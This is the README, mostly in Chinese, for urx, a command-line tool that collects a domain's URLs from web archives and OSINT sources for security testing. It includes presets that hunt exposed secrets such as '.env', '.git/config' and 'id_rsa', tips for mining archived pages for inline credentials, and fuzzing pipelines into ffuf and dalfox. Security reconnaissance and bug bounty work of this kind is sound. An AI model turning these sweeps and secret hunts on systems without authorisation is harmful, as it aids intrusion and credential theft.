
urx v0.11.0
从 OSINT 档案中提取 URL,用于安全洞察
从 OSINT 档案中提取 URL,助力安全洞察。
Urx 是一款命令行工具,专为从 OSINT 档案(如 Wayback Machine 和 Common Crawl)中收集 URL 而设计。它使用 Rust 构建以追求高效,利用异步处理快速查询多个数据源。该工具简化了为指定域名收集 URL 信息的过程,提供全面的数据集,可用于多种用途,包括安全测试和分析。
功能特性
- 并行从多个来源获取 URL(Wayback Machine、Common Crawl、OTX、Arquivo.pt)
- 通过
--cdx-endpoint URL接入任何其他 CDX 索引服务器——国家网络档案、私有 pywb、OutbackCDX——无需修改代码 - 默认无需密钥:Wayback、Common Crawl、OTX、Arquivo.pt 和 URLScan(匿名)均可无需 API 密钥使用
- BeVigil 提供者:从解包的 Android 应用中提取的 URL——网络档案从未抓取过的端点
- 支持 VirusTotal 和 URLScan 提供者的 API 密钥轮换,以缓解速率限制
- 认证测试:
-H、--cookie和--user-agent应用于 urx 对目标发起的每个请求(--check-status、--extract-links、--extract-js-endpoints、--expand-specs),并且刻意从不发送到档案 - 按文件扩展名、子字符串模式或完整正则表达式过滤结果(
--match-regex/--filter-regex) - 预定义预设,既可按文件类别("no-images"、"only-js"),也可按安全关注点("only-secrets"、"only-backup"、"only-config"、"only-api")
- 档案侧过滤:将状态码、MIME 类型和日期范围推入 CDX 查询本身,因此被过滤掉的捕获记录永远不会经过网络
- 客户端元数据过滤(
--meta-*):在收集后,对所有提供者统一按首次/最后捕获日期、记录的 MIME 类型和记录的状态进行过滤 - 路径范围目标:
urx example.com/shop将范围推入 CDX 查询本身(url=example.com/shop*),因此大型站点的子树只需花费整个索引的一小部分成本,而不是在客户端被过滤掉 - 漏洞赏金范围文件(
--scope-file):直接使用项目自身的*.example.com/!admin.example.com列表,可重复并取并集,排除项始终优先 - URL 规范化与去重:排序查询参数、移除尾部斜杠、合并语义相同的 URL,并折叠仅在 id、哈希或日期上不同的近似重复项(
--dedup-similar) - 支持多种输出格式:纯文本、JSON、JSON Lines、CSV 和
wordlist——即目标所构建自的路径段和参数名,省略 id、哈希和日期 - 参数与模糊测试视图:
--params(整个目标的参数清单)、--params-by-endpoint(哪个端点接受什么参数),以及--fuzz-placeholder FUZZ(每个参数签名一个模板化 URL,可直接用于 ffuf 或 dalfox) - 档案捕获元数据:CDX 档案报告的每个 URL 都会返回
first_seen、last_seen、mime、archive_status和digest,且无额外网络开销 - 流式输出(
--stream):URL 在每个提供者报告时即被写出,因此管道可立即开始工作,而无需等待最慢的档案 - 直接文件输入支持:直接从 WARC 文件、URLTeam 压缩文件和文本文件读取 URL
- 将结果输出到控制台或文件,或通过 stdin 流式传输以集成到管道中
- URL 测试:
- 基于 HTTP 状态码和模式过滤并验证 URL。
- 从收集的 URL 中提取额外链接——锚点、脚本、样式表、表单操作、iframe、图像、媒体源、对象、嵌入内容和 meta-refresh 目标
- 挖掘收集到的 URL 的已归档响应体(
--archive-body),因此已不存在的页面仍能交出它们曾包含的链接——得益于 CDX 摘要去重,每个不同响应体仅需一次请求 - 使用
--extract-js-endpoints,还可挖掘已归档的 JavaScript:一个以构建哈希命名的 bundle 在站点重新部署的瞬间就会 404,而档案是其 API 表面仍然存在的唯一地方 - 保留重放的响应体(
--archive-body-dir)作为语料库,用于 grep 任何链接提取器都不会寻找的内容——开发者注释、内联凭据、内部主机名——且无额外请求 - 展开 API 规范(
--expand-specs):OpenAPI 3.x、Swagger 2.0 和 GraphQL introspection 文档,JSON 或 YAML,转换为它们所描述的每条路由——一次请求即可获得整个已文档化的表面 - 响应元数据:
--check-status还会记录Location、Content-Length和Content-Type,而--check-title会添加 HTML<title>
- 已归档的 robots.txt 和 sitemap.xml 发现(
--archived-discovery):Wayback Machine 持有的每个不同版本,因此 2015 年的Disallow:仍会指出站点此后不再提及的路径 - 缓存与增量扫描:
- 本地 SQLite 或远程 Redis 缓存,以避免重复扫描域名
- 增量模式,仅发现自上次扫描以来的新 URL
- 可配置的缓存 TTL 和过期条目的自动清理
urx cache子命令用于检查和维护缓存:stats、list、prune、drop <domain>、clear

安装
通过 Cargo```bash
https://crates.io/crates/urx
cargo install urx
### 通过 Homebrew 安装```bash
# https://formulae.brew.sh/formula/urx
brew install urx
从源码```bash
git clone https://github.com/hahwul/urx.git cd urx cargo build --release
编译后的二进制文件将位于 `target/release/urx`。
### 通过 Docker
[ghcr.io/hahwul/urx](https://github.com/hahwul/urx/pkgs/container/urx)
### Shell 补全
`urx` 会生成自己的补全脚本,因此它始终与你实际安装的二进制文件的标志相匹配。```bash
# zsh — any directory on your $fpath works
urx --completions zsh > ~/.zfunc/_urx
# (make sure ~/.zfunc is on the fpath, then `compinit`)
# bash
urx --completions bash > ~/.local/share/bash-completion/completions/urx
# fish
urx --completions fish > ~/.config/fish/completions/urx.fish
powershell 和 elvish 也受支持。该标志无需目标域名。
手册页```bash
urx --manpage > ~/.local/share/man/man1/urx.1 man urx
## 用法
### 基本用法```bash
# Scan a single domain
urx example.com
# Scan multiple domains
urx example.com example.org
# Scan domains from a file
cat domains.txt | urx
选项```
Usage: urx [OPTIONS] [DOMAINS]... [COMMAND]
Commands: cache Inspect and maintain the URL cache: stats, list, prune, drop ..., clear
Arguments: [DOMAINS]... Domains to fetch URLs for
Options: -c, --config Config file to load --provider-config Separate provider config file holding only API keys (default: $XDG_CONFIG_HOME/urx/provider-config.toml). CLI/env > provider-config > main config. --completions Print a shell completion script (bash, zsh, fish, powershell, elvish) to stdout and exit --manpage Print the roff man page to stdout and exit -h, --help Print help -V, --version Print version
Input Options:
--files ... Read URLs directly from files (supports WARC, URLTeam compressed, and text files)
--domain-list File of newline-separated domains to scan (repeatable; merged with positional DOMAINS and stdin; # comments allowed)
Output Options:
-o, --output Output file to write results
--output-dir Write one file per domain into this directory (extension matches --format). Coexists with --output / stdout.
-f, --format Output format: "plain", "json" (one array), "jsonl" (one JSON object per line), "csv", "wordlist" (path segments and parameter names, deduplicated and sorted) [default: plain]
--stream Write URLs as each provider reports them instead of once at the end (unsorted; bypasses cache; rejects options needing the full result set)
--merge-endpoint Merge endpoints with the same path and merge URL parameters
--normalize-url Normalize URLs for better deduplication (sorts query parameters, removes trailing slashes)
--dedup-similar Collapse URLs that differ only in variable data (numeric ids, UUIDs, hashes, dates, query values)
--params Replace the URL list with every query parameter name the run saw, once each
--params-by-endpoint
One line per endpoint: the endpoint and the comma-separated union of the parameter names seen on it (id-looking path segments collapse to {id})
--fuzz-placeholder
Replace every query parameter value with VALUE, keeping one URL per parameter signature — output you can feed straight to ffuf or dalfox
Provider Options:
--providers
Providers to use (comma-separated, e.g., "wayback,cc,otx,arquivo,vt,urlscan") [default: wayback,cc,otx]
--exclude-providers <EXCLUDE_PROVIDERS>
Providers to exclude (comma-separated). Wins on conflict with --providers / --all-providers.
--all-providers
Enable every supported provider. API-keyed providers only activate when a key is available.
--list-providers
List every supported provider then exit.
--subs
Include subdomains when searching
--cc-index <CC_INDEX>
Common Crawl index to use; accepts comma-separated list to query multiple indexes in parallel (e.g. CC-MAIN-2026-17,CC-MAIN-2025-51). latest (the default) resolves the newest via collinfo.json. [default: latest]
--cdx-endpoint
Query an additional CDX index server (any pywb, OutbackCDX, or classic Internet-Archive-style CDX API) by its full API URL, e.g. https://vefsafn.is/cdx. Repeatable. Each endpoint becomes a provider with id cdx:<host> and honours --subs, --from/--to and the --archive-* filters. See "Custom CDX Endpoints" below
--cdx-dialect
Which CDX dialect the --cdx-endpoint servers speak: pywb or classic. Unset: urx probes each endpoint once and falls back to pywb when the answer is ambiguous
--from
Restrict every CDX-backed provider (wayback, cc, arquivo, --cdx-endpoint) to captures at or after DATE (YYYY/YYYYMM/YYYYMMDD/YYYYMMDDhhmmss). Alias: --wayback-from
--to
Restrict every CDX-backed provider to captures at or before DATE (same format as --from). Alias: --wayback-to
--archive-status
Keep only captures the archive recorded with this HTTP status code (e.g. "200"). Applied by the CDX index itself, so unlike --include-status it costs no extra requests. A multi-value list works on wayback only — see "Archive-side Filtering" below
--archive-exclude-status
Drop captures the archive recorded with these HTTP status codes (comma-separated, e.g. "404,500"). Multi-value works on every CDX provider
--archive-mime
Keep only captures with this recorded MIME type (e.g. "application/json"). Catches endpoints with no file extension, which -e/--extensions cannot
--archive-exclude-mime
Drop captures with these recorded MIME types (comma-separated, e.g. "text/html,image/png")
--vt-api-key <VT_API_KEY>
API key for VirusTotal (can be used multiple times for rotation, can also use URX_VT_API_KEY environment variable with comma-separated keys)
--urlscan-api-key <URLSCAN_API_KEY>
Optional API key for Urlscan; the provider also works anonymously (rate-limited ~30 req/min per IP). Can be used multiple times for rotation, or via URX_URLSCAN_API_KEY (comma-separated keys)
--github-api-key <GITHUB_API_KEY>
Personal access token for the GitHub Code Search provider (also reads URX_GITHUB_API_KEY, comma-separated for rotation)
--bevigil-api-key <BEVIGIL_API_KEY>
API key for BeVigil, which returns URLs extracted from unpacked Android apps (also reads URX_BEVIGIL_API_KEY, comma-separated for rotation). Required for the bevigil provider
Discovery Options:
--exclude-robots
Exclude robots.txt discovery
--exclude-sitemap
Exclude sitemap.xml discovery
--archived-discovery
Also read every distinct archived version of robots.txt and sitemap.xml the Wayback Machine holds
--archived-discovery-limit
Maximum archived documents fetched per domain by each archived provider (nested sitemaps count) [default: 50]
Display Options:
-v, --verbose Show verbose output
--silent Silent mode (no output)
--no-progress No progress bar
--no-color Disable ANSI color in the progress UI and output (NO_COLOR is also honored)
--show-sources Annotate output URLs with the providers that returned them
--show-meta Annotate plain-text URLs with the archive capture metadata
--stats Print a per-provider summary to stderr at end of run
Filter Options:
-p, --preset
Filter Presets (e.g., "no-resources,no-images,no-audio,only-js,only-style,only-secrets,only-backup,only-config,only-api")
-e, --extensions
Filter URLs to only include those with specific extensions (comma-separated, e.g., "js,php,aspx")
--exclude-extensions <EXCLUDE_EXTENSIONS>
Filter URLs to exclude those with specific extensions (comma-separated, e.g., "html,txt")
--patterns
Filter URLs to only include those containing specific patterns (comma-separated)
--exclude-patterns <EXCLUDE_PATTERNS>
Filter URLs to exclude those containing specific patterns (comma-separated)
--match-regex
Keep only URLs matching this regular expression (repeatable, ORed; case-sensitive; never comma-split)
--filter-regex
Drop URLs matching this regular expression (repeatable; one match is enough)
--show-only-host
Only show the host part of the URLs
--show-only-path
Only show the path part of the URLs
--show-only-param
Only show the parameters part of the URLs
--min-length <MIN_LENGTH>
Minimum URL length to include
--max-length <MAX_LENGTH>
Maximum URL length to include
--strict
Enforce exact host validation (default)
--no-strict
Disable host validation (keep URLs on any host a provider returns). Wins over --strict. A target's path scope still applies: only the host check is waived
--scope-file
Bug-bounty scope file: one host pattern per line, ! to exclude, *.example.com for a wildcard (which covers the apex too), # for a comment. Repeatable and unioned; exclusions always win. See "Scope Files" below
--meta-first-seen-after
Keep URLs whose oldest archived capture is on or after DATE (YYYY/YYYYMM/YYYYMMDD/YYYYMMDDhhmmss)
--meta-first-seen-before
Keep URLs whose oldest archived capture is on or before DATE
--meta-last-seen-after
Keep URLs whose newest archived capture is on or after DATE — "still alive as of"
--meta-last-seen-before
Keep URLs whose newest archived capture is on or before DATE — "dead since"
--meta-mime
Keep only URLs whose archived MIME type is one of these (comma-separated; image/* matches any subtype)
--meta-exclude-mime
Drop URLs whose archived MIME type is one of these
--meta-status
Keep only URLs whose archived status code matches (comma-separated; 20x / 5xx patterns)
--meta-exclude-status
Drop URLs whose archived status code matches
Network Options:
--network-scope <NETWORK_SCOPE> Control which components network settings apply to (all, providers, testers, or providers,testers) [default: all]
--proxy Use proxy for HTTP requests (format: http://proxy.example.com:8080)
--proxy-auth <PROXY_AUTH> Proxy authentication credentials (format: username:password)
--insecure Skip SSL certificate verification (accept self-signed certs)
--random-agent Use a random User-Agent for HTTP requests
-H, --header <NAME: VALUE> Extra request header, repeatable; sent only on requests urx makes to the target, never to an archive
--cookie Cookie header for requests to the target; shorthand for -H "Cookie: ..."
--user-agent User-Agent for requests to the target, overriding the default and --random-agent
--timeout Request timeout in seconds [default: 120]
--retries Number of retries for failed requests [default: 2]
--parallel Maximum domains fetched concurrently per provider (and concurrent URL tests); a provider's --rate-limit is shared across them [default: 5]
--rate-limit <RATE_LIMIT> Rate limit (requests per second)
--rate-limit-by Per-provider rate overrides (e.g. vt=1,wayback=10); falls back to --rate-limit for unlisted providers
--max-time <MAX_TIME> Global ceiling on provider enumeration time in seconds (0 = unlimited) [default: 0]
Testing Options:
--check-status
Check HTTP status code of collected URLs [aliases: ----cs]
--check-title
Also record each response's HTML while checking statuses; implies --check-status
--include-status <INCLUDE_STATUS>
Include URLs with specific HTTP status codes or patterns (e.g., --is=200,30x) [aliases: ----is]
--exclude-status <EXCLUDE_STATUS>
Exclude URLs with specific HTTP status codes or patterns (e.g., --es=404,50x,5xx) [aliases: ----es]
--extract-links
Extract additional links from collected URLs (requires HTTP requests)
--extract-js-endpoints
Fetch collected JavaScript files and extract the endpoint paths and URLs found in their string literals (requires HTTP requests); with --archive-body this also mines the archived copy of each script
--max-js-files
Maximum number of files --extract-js-endpoints will fetch (0 = unlimited) [default: 500]
--archive-body
Fetch the archived body of each collected URL from the Wayback Machine and extract the links inside it (works for pages that no longer exist)
--archive-body-limit
Maximum number of archived bodies --archive-body fetches per run; bounds distinct bodies, not URLs [default: 500]
--archive-body-dir
Keep every body --archive-body replays in DIR, with an index.jsonl mapping each file back to its URL, capture and content type
--expand-specs
Fetch the API specification documents among the collected URLs (OpenAPI, Swagger, GraphQL introspection; JSON or YAML) and expand every route they document into a URL. See "Expanding API Specifications" below
--max-spec-files
Maximum number of specification documents --expand-specs will fetch (0 = unlimited) [default: 50]
Cache Options:
--incremental Enable incremental scanning mode (only return new URLs compared to previous scans)
--cache-type Cache backend: sqlite or redis [default: sqlite]
--cache-path Path for the SQLite cache database
--redis-url Redis connection URL for remote caching
--cache-ttl Cache time-to-live in seconds [default: 86400]
--no-cache Disable caching entirely
Notification Options:
--notify POST a run summary to this webhook when the run ends (repeatable; also URX_NOTIFY_URL, provider-config notify_url, or [notify].url)
--notify-on <NOTIFY_ON> When to send: new (only if URLs were emitted), always, or never [default: new]
--notify-format <NOTIFY_FORMAT> Payload shape: json (urx summary), slack ({"text"}), or discord ({"content"}) [default: json]
`--extract-links` 会读取所有带 URL 的标签,而不仅仅是锚点:`<a href>`、
`<script src>`、`<link href>`、`<form action>`、``、``、
`<source src>`、`<object data>`、`<embed src>` 以及 `<meta http-equiv="refresh">`
目标。相对 URL 会基于页面进行解析(遵循 `<base href>`),
重复项会被合并,发现的链接会经过与本次运行其余部分相同的过滤条件
和主机验证。完整表格见
[docs/content/guide/cli-options.md](https://github.com/hahwul/urx/blob/main/docs/content/guide/cli-options.md)。
`--extract-js-endpoints` 更进一步,直接读取 JavaScript
本身:每个看起来像脚本的已收集 URL 都会被获取,并从中挖掘
字符串字面量,以找出应用调用的路径和 URL——
`fetch("/api/v2/users")`、`axios.post("/graphql")`、`` `/api/orders/${id}` `` 的静态前缀。
这些是永远不会出现在 HTML 中的端点。
输出会经过激进的去噪处理(MIME 类型、模块说明符、base64、
CSS 值、正则片段等都会被丢弃),每个响应体上限为
10 MiB,获取的文件数量受 `--max-js-files` 限制,并且
发现的端点会经过与其他所有内容相同的过滤条件和主机验证。完整的提取与噪声抑制策略见
[docs/content/guide/cli-options.md](https://github.com/hahwul/urx/blob/main/docs/content/guide/cli-options.md#javascript-endpoint-extraction)。
`--archive-body` 会对 Wayback Machine
*存储*的响应体执行相同的提取,而不是对实时站点执行,因此一个多年前被删除的页面
仍然能产出它当时包含的链接。参见
[Mining Archived Response Bodies](#mining-archived-response-bodies)。
### 示例```bash
# Save results to a file
urx example.com -o results.txt
# Output in JSON format
urx example.com -f json -o results.json
# Filter for JavaScript files only
urx example.com -e js
# Exclude HTML and text files
urx example.com --exclude-extensions html,txt
# Filter for API endpoints
urx example.com --patterns api,v1,graphql
# Exclude specific patterns
urx example.com --exclude-patterns static,images
# Use Fileter Preset (similar to --exclude-extensions=png,jpg,.....)
urx example.com -p no-images
# Use specific providers
urx example.com --providers wayback,otx
# Add the keyless Arquivo.pt (Portuguese web archive) provider
urx example.com --providers wayback,cc,otx,arquivo
# Query another CDX index server alongside the defaults (id: cdx:vefsafn.is)
urx example.is --cdx-endpoint https://vefsafn.is/cdx
# ...or on its own, rate-limited, with the archive-side filters it shares with wayback/cc
urx example.is --cdx-endpoint https://vefsafn.is/cdx --providers cdx:vefsafn.is \
--rate-limit-by cdx:vefsafn.is=1 --from 2020 --archive-status 200
# URLScan works without a key (anonymous, rate-limited); a key just raises limits
urx example.com --providers urlscan
# BeVigil: endpoints pulled out of unpacked Android apps (key required; auto-enables the provider)
URX_BEVIGIL_API_KEY=*** urx example.com
# Using VirusTotal and URLScan providers
# 1. Explicitly add to providers (with API keys via command line)
urx example.com --providers=vt,urlscan --vt-api-key=*** --urlscan-api-key=***
# 2. Using environment variables for API keys
URX_VT_API_KEY=*** URX_URLSCAN_API_KEY=*** urx example.com --providers=vt,urlscan
# 3. Auto-enabling: providers are automatically added when API keys are provided
urx example.com --vt-api-key=*** --urlscan-api-key=*** # No need to specify in --providers
# 4. Multiple API key rotation (to mitigate rate limits)
# Using repeated flags for multiple keys
urx example.com --vt-api-key=key1 --vt-api-key=key2 --vt-api-key=key3
# Using environment variables with comma-separated keys
URX_VT_API_KEY=key1,key2,key3 URX_URLSCAN_API_KEY=ukey1,ukey2 urx example.com
# Combining CLI flags and environment variables (CLI keys are used first)
URX_VT_API_KEY=env_key1,env_key2 urx example.com --vt-api-key=cli_key1 --vt-api-key=cli_key2
# URLs from robots.txt and sitemap.xml are included by default
# Exclude URLs from robots.txt files
urx example.com --exclude-robots
# Exclude URLs from sitemap
urx example.com --exclude-sitemap
# Also read every archived version of robots.txt and sitemap.xml, so paths the
# site once listed and has since removed come back
urx example.com --archived-discovery
# Only the versions captured in a given era
urx example.com --archived-discovery --from 2014 --to 2016 --exclude-sitemap
# Include subdomains
urx example.com --subs
# Check status of collected URLs
urx example.com --check-status
# Read URLs directly from a text file
urx --files urls.txt
# Combine file input with filtering
urx --files urls.txt --patterns api,admin -f json
# Extract additional links from collected URLs
# (anchors, scripts, stylesheets, form actions, iframes, images, media
# sources, objects, embeds, and meta-refresh targets)
urx example.com --extract-links
# Discovered links go through the same filters as everything else, so this
# keeps only the JavaScript the pages reference
urx example.com --extract-links -e js
# Read the collected JavaScript and pull out the API paths it calls
urx example.com --extract-js-endpoints --patterns api
# Chain them: collect the site's bundles, then mine those for endpoints
urx example.com --extract-links --extract-js-endpoints --max-js-files 100
# Mine the links inside the *archived* bodies instead — dead pages included.
# One request per distinct body; the limit bounds bodies, not URLs
urx example.com --archive-body --archive-body-limit 200 --rate-limit 5
# Network configuration
urx example.com --proxy http://localhost:8080 --timeout 60 --parallel 10 --insecure
# Advanced filtering
urx example.com -e js,php --patterns admin,login --exclude-patterns logout,static --min-length 20
# HTTP Status code based filtering (live requests: urx re-fetches each URL)
urx example.com --include-status 200,30x,405 --exclude-status 20x
# Archive-side filtering (free: the CDX index already knows these)
# Skip everything the archive recorded as a 404 — no extra requests
urx example.com --archive-exclude-status 404
# Only captures the archive served as JSON — finds extensionless API endpoints
urx example.com --archive-mime application/json
# Drop HTML to leave assets and endpoints behind
urx example.com --archive-exclude-mime text/html
# Restrict the crawl window across wayback, cc, arquivo, and any --cdx-endpoint alike
urx example.com --from 2023 --to 2024
# Disable host validation
urx example.com --strict false
# URL normalization and deduplication
# Normalize URLs by sorting query parameters and removing trailing slashes
urx example.com --normalize-url
# Combine normalization with endpoint merging for comprehensive deduplication
urx example.com --normalize-url --merge-endpoint
# URL normalization with file input
urx --files urls.txt --normalize-url
# Collapse /post/1, /post/2, /post/99999 ... into a single representative line
urx example.com --dedup-similar
# Regular-expression filtering (repeat either flag; they are never comma-split)
urx example.com --match-regex '/api/v[0-9]+/'
urx example.com --match-regex '\.php$' --match-regex '\.aspx$'
urx example.com --filter-regex '/(assets|static)/'
# Regexes are case-sensitive; ask for insensitivity explicitly
urx example.com --match-regex '(?i)admin'
# Security presets: match by path shape as well as by extension
urx example.com -p only-secrets # /.env, /.git/config, id_rsa, *.pem
urx example.com -p only-backup # *.bak, *.sql, /backup/, index.php~
urx example.com -p only-config # *.yaml, web.config, .htaccess, Dockerfile
urx example.com -p only-api # /api/, /v1/, /graphql, /swagger, *.wsdl
# Scope files: a bug bounty program's own host list, used verbatim
urx example.com --subs --scope-file scope.txt
# Metadata filters, applied after collection so every provider is covered
urx example.com --providers wayback --meta-last-seen-after 2024 --meta-exclude-mime 'image/*'
urx example.com --providers wayback --meta-mime application/json --meta-status 200
# What parameters does this target take, and where?
urx example.com --params
urx example.com --params-by-endpoint
# One templated URL per parameter signature, straight into a fuzzer
urx example.com --fuzz-placeholder FUZZ | ffuf -w - -u FUZZ
# A target-specific wordlist instead of a URL list
urx example.com --subs -f wordlist -o words.txt
# Open the API specifications the sweep found and expand every route in them
urx example.com -p only-api --expand-specs
# Status checks also keep the response head; --check-title adds the <title>
urx example.com --check-status -f jsonl
urx example.com --check-title --show-meta
# Inspect and maintain the cache
urx cache stats
urx cache drop example.com
将运行范围限定到路径
目标可以指定一个路径,其含义就是字面意思:urx example.com/shop
收集站点中 /shop 下的部分。```bash
urx example.com/shop
urx https://example.com/api/v2 # a pasted URL works too
这不是事后应用的过滤器。CDX 索引原生支持前缀查询,因此 urx 发送 `url=example.com/shop*`,归档不会将站点其余部分通过网络传输——在大型目标上,这就是几百行与几十万行之间的差别。那些无法在查询中表达路径的提供者(OTX、VirusTotal、urlscan、GitHub、BeVigil、ZoomEye)会被询问主机,其答案随后被缩小范围,`--subs` 运行的结果也是如此,因为 `*.host` 形式和路径前缀无法在单个 CDX 查询中组合。
范围意味着*位于路径处或路径之下*:`/shop` 和 `/shop/cart` 在范围内,`/shopping` 不在。大小写被忽略,因为 CDX 服务器在构建索引键时会将整个 URL 转为小写——`example.com/Shop*` 和 `example.com/shop*` 返回相同的行,全部以小写拼写,因此区分大小写的检查会丢弃归档刚刚返回的所有内容。目标中的查询字符串或片段会被丢弃——它们缩小的是请求范围,而不是范围本身。
> 注意:urx 过去会丢弃目标中的路径,因此
> `urx https://example.com/shop` 会扫描整个 `example.com`。现在它
> 扫描 `/shop`。要恢复旧行为,只需传入主机;目标带有路径的运行会在
> stderr 上说明这一点。
### 正则表达式过滤
`--patterns` / `--exclude-patterns` 是纯子字符串测试:两边都被转为小写,每个元字符都是字面量。`--match-regex` / `--filter-regex` 是正则对应项,它们有三点值得记住的不同之处:
| | `--patterns` | `--match-regex` |
|---|---|---|
| 匹配 | 子字符串 | 完整 [正则语法](https://docs.rs/regex/latest/regex/#syntax) |
| 大小写 | 不敏感(两边都转为小写) | **敏感**——使用 `(?i)` 选择退出 |
| 多个值 | 一个逗号分隔的标志 | 重复该标志;逗号从不拆分 |
两个正则标志都针对收集到的**整个 URL 字符串**(scheme、host、path 和 query)进行求值,因此 `^https://` 和 `\.js$` 都有效。排除优先:匹配 `--filter-regex` 的 URL 会被丢弃,即使 `--match-regex` 也匹配了它。格式错误的表达式会在启动时使运行失败,在任何归档被查询之前。
### 范围文件
漏洞赏金计划的范围是一个主机列表,每个平台都以相同方式编写它。`--scope-file` 原样接收该列表,而不是让你手动将其转换为锚定的正则交替——在那种转换中,锚定错误会静默地*扩大*范围,而不是失败。```text
# scope.txt — in scope
*.example.com
api.example.org
# out of scope, even though the wildcard above covers them
!admin.example.com
!*.internal.example.com
使用示例
基本用法
# 扫描单个目标
